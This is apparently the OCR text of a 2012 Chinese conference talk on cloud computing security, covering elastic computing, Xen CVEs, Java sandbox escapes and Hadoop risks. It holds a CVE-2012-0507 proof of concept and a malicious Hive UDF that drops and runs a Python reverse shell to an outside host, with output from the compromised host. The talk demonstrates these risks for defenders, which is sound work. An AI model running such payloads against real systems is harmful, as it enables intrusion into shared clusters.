深入浅出云计算安全

SACC2012

吴翰清

2012-07

Who am I?

- Alibaba security (7 years)

(3个月，1w册)

icloud是云吗？

SACC2012

互联网未来的入口


SACC2012

随时随地上网

改变了使用互联网的方式

但这不是传统意义的云计算

云计算的前世今生

1875,巴黎

电厂模式

1961,麦肯锡

Utility Computing


1990’S,
IAN FOSTER

网格计算

2006,
AMAZON

云计算

云计算的使命



Computing as Utility

SACC2012

两种云计算

弹性计算

海量数据计算


弹性计算改变建站方式

按需使用，按需付费

专业运维服务化

快速部署，自助开通

互联网的长尾用户




弹性计算冲击安全产业

“奢侈品”变成“消费品”

“销售模式”变成“互联网模式”

SACC2012

Security as a Service




结论：变革的浪潮就在眼前
SACC2012


弹性计算的安全挑战

巨大的共享环境

网络安全问题

虚拟化技术安全问题

- 全虚拟化、半虚拟化、操作系统级虚拟化
- 虚拟机逃逸问题 (CVE-2011-1898)
- D.O.S.



XEN的DOS

- **CVE-2012-2625** XEN 4.x
- **CVE-2010-4255** XEN 4.0.1
- **CVE-2010-4247** XEN 3.4.0
- **CVE-2010-3699** XEN 3.x

AppEngine的环境安全

Google app engine

Sina App Engine beta

- Java sandbox
- PHP sandbox

CVE-2012-0507

- Attacking java security manager

在2012年2月，攻击者开始利用cve-2011-3544和cve-2008-5353漏洞传播恶意软件。3月16日后，他们换了另一个方式（cve-2012-0507）。该漏洞被苹果公司关闭的时间是2012年4月3日。

```
import java.io.*;
import java.util.concurrent.atomic.*;

class Union1 { }
class Union2 { }

public class test
{
  static byte[] buf = new byte[] {
    -84, -19, 0, 5, 117, 114, 0, 19, 91, 76, 106, 97, 118, 97, 46, 108, 97, 110, 103,
    46, 79, 98, 106, 101, 99, 116, 59, -112, -50, 88, -97, 16, 115, 41, 108, 2, 0,
    0, 120, 112, 0, 0, 0, 2, 117, 114, 0, 9, 91, 76, 85, 110, 105, 111, 110, 49, 59,
    -2, 44, -108, 17, -120, -74, -27, -1, 2, 0, 0, 120, 112, 0, 0, 0, 1, 112, 115,
    114, 0, 48, 106, 97, 118, 97, 46, 117, 116, 105, 108, 46, 99, 111, 110, 99, 117,
    114, 114, 101, 110, 116, 46, 97, 116, 111, 109, 105, 99, 46, 65, 116, 111, 109,
    105, 99, 82, 101, 102, 101, 114, 101, 110, 99, 101, 65, 114, 114, 97, 121, -87,
    -46, -34, -95, -66, 101, 96, 12, 2, 0, 1, 91, 0, 5, 97, 114, 114, 97, 121, 116,
    0, 19, 91, 76, 106, 97, 118, 97, 47, 108, 97, 110, 103, 47, 79, 98, 106, 101,
    99, 116, 59, 120, 112, 113, 0, 126, 0, 3
  };

  public static void main(String[] args) throws Throwable
  {
    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(buf));
    Object[] arr = (Object[])ois.readObject();
    Union1[] u1 = (Union1[])arr[0];
    AtomicReferenceArray ara = (AtomicReferenceArray)arr[1];
    ara.set(0, new Union2());
    System.out.println(u1[0]);
  }
}
```

突破java sandbox

HTTP ERROR 500

Problem accessing /cmd.jsp. Reason:

```
    access denied (java.io.FilePermission <<ALL FILES>> execute)
```

Caused by:

```
java.security.AccessControlException: access denied (java.io.FilePermission <<ALL FILES>> execute
        at java.security.AccessControlContext.checkPermission(AccessControlContext.java:374)
        at java.security.AccessController.checkPermission(AccessController.java:546)
        at java.lang.SecurityManager.checkPermission(SecurityManager.java:532)
        at java.lang.SecurityManager.checkExec(SecurityManager.java:782)
        at java.lang.ProcessBuilder.start(ProcessBuilder.java:448)
        at java.lang.Runtime.exec(Runtime.java:593)
        at java.lang.Runtime.exec(Runtime.java:431)
        at java.lang.Runtime.exec(Runtime.java:328)
        at org.apache.jsp.cmd_jsp._jspService(org.apache.jsp.cmd_jsp:52)
```

eth0 Link encap:Ethernet HWaddr 5C:F3:FC:B6:C2:7C inet addr:10.66.15.39 Bcast:10.66.15.255 Mask:255.255.25
MTU:1500 Metric:1 RX packets:1390144 errors:0 dropped:0 overruns:0 frame:0 TX packets:60315 errors:0 droppe
bytes:89019074 (84.8 MiB) TX bytes:5434428 (5.1 MiB) Interrupt:28 Memory:92000000-92012800 eth1 Link enc
addr:10.67.15.39 Bcast:10.67.15.255 Mask:255.255.255.0 UP BROADCAST RUNNING MULTICAST MTU:15
overruns:0 frame:371 TX packets:415293293 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX
(42.9 GiB) Interrupt:40 Memory:94000000-94012800 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.
RX packets:74287854 errors:0 dropped:0 overruns:0 frame:0 TX packets:74287854 errors:0 dropped:0 overruns:0 c
GiB) TX bytes:16117175329 (15.0 GiB)


弹性计算的网络安全

防火墙API

防止ARP 欺骗、 srcip伪造


自动化清洗DDOS

海量数据计算的安全



以hadoop为例

Map-Reduce简介




海量数据计算的安全挑战

保护用户数据

隐私数据

互联网公司使用hadoop的方式


- Hadoop 为linux设计
- 共享“gateway”



SACC2012

共享”gateway”的问题

/home:



Hacking Hadoop

原始数据的导入
计算结果的导出

运行环境安全

并不仅仅是
认证与授权

SACC2012

Map-Reduce job/UDF

- 用户上传的java code
- 缺乏sandbox

```
seclog:~ $ hive
Hive history file=/tmp/ha[redacted]/hive_job_log_h[redacted]476036.txt
hive> add jar hive_udf/marrorUDF-1.0-SNAPSHOT.jar;
Added hive_udf/marrorUDF-1.0-SNAPSHOT.jar to class path
hive> CREATE TEMPORARY FUNCTION test AS 'com.a[redacted]r.UDF.test';
OK
Time taken: 0.268 seconds
hive> select test(url) from test_table limit 100;
```

```
package com.[redacted]UDF;

import org.apache.commons.logging.Log;
import org.apache.commons.logging.LogFactory;
import org.apache.hadoop.hive.ql.exec.UDF;
import org.apache.hadoop.io.Text;

import java.io.*;

public final class test extends UDF {

    public Text evaluate(final Text s){

        Process process = null;
        InputStream in = null;
        OutputStream out = null;
        InputStreamReader reader = null;
        BufferedReader bufferedReader = null;

        String result = null;

        String pysh = "#!/bin/sh\r\npython -c \"import os;import sys;impor
10.[redacted]5'),9999));s.send('Welcome my master\\r\\n');os.dup2(s.fileno(
m('/bin/bash');s.close();s.send('See u next time!\\r\\n');\"";

        String path = "/tmp/xx_axis_test";

        try{
            File fd = new File(path);

            if(!fd.exists()){
                fd.createNewFile();
            }
            FileWriter fw = new FileWriter(fd);
            fw.write(pysh);
            fw.close();

            String cmd = "/bin/sh "+path;

            process = Runtime.getRuntime().exec(cmd);
            process = Runtime.getRuntime().exec("rm /tmp/xx_axis_test");
```

DEMO

```
String pysh = "#!/bin/sh\r\npython -c \"import os;import
    sys;import socket;s=socket.socket(socket.AF_INET,
    socket.SOCK_STREAM);s.connect((socket.gethostbyna
    me('10.x.x.x'),9999));s.send('Welcome my
    master\\r\\n');os.dup2(s.fileno(), 0);os.dup2(s.fileno(),
    1);os.dup2(s.fileno(), 2);s.send('Is there a
    shell?\\r\\n');os.system('/bin/bash');s.close();s.send('See
    u next time!\\r\\n');\"";
```

```
hadoop:x:515:515:hadoop:/home/hadoop:/bin/bash
rrdcached:x:101:157:rrdcached:/var/rrdtool/rrdcached:/sbin/nologin
nrpe:x:102:158:NRPE user for the NRPE service:/:/sbin/nologin
ganglia:x:103:103:Ganglia Monitoring System:/var/lib/ganglia:/sbin/nologin
mapred:x:516:2915::/home/mapred:/bin/bash
/sbin/ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:19:A6:9A:FB:63
          inet addr:1[redacted].8  Bcast:1[redacted].255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:267487795641 errors:39 dropped:236207510 overruns:0 frame:39
          TX packets:271615129388 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:303575002319189 (276.0 TiB)  TX bytes:309207391027819 (281.2 TiB)
          Interrupt:66 Memory:f6000000-f6012800

eth1      Link encap:Ethernet  HWaddr 08:19:A6:9A:FB:64
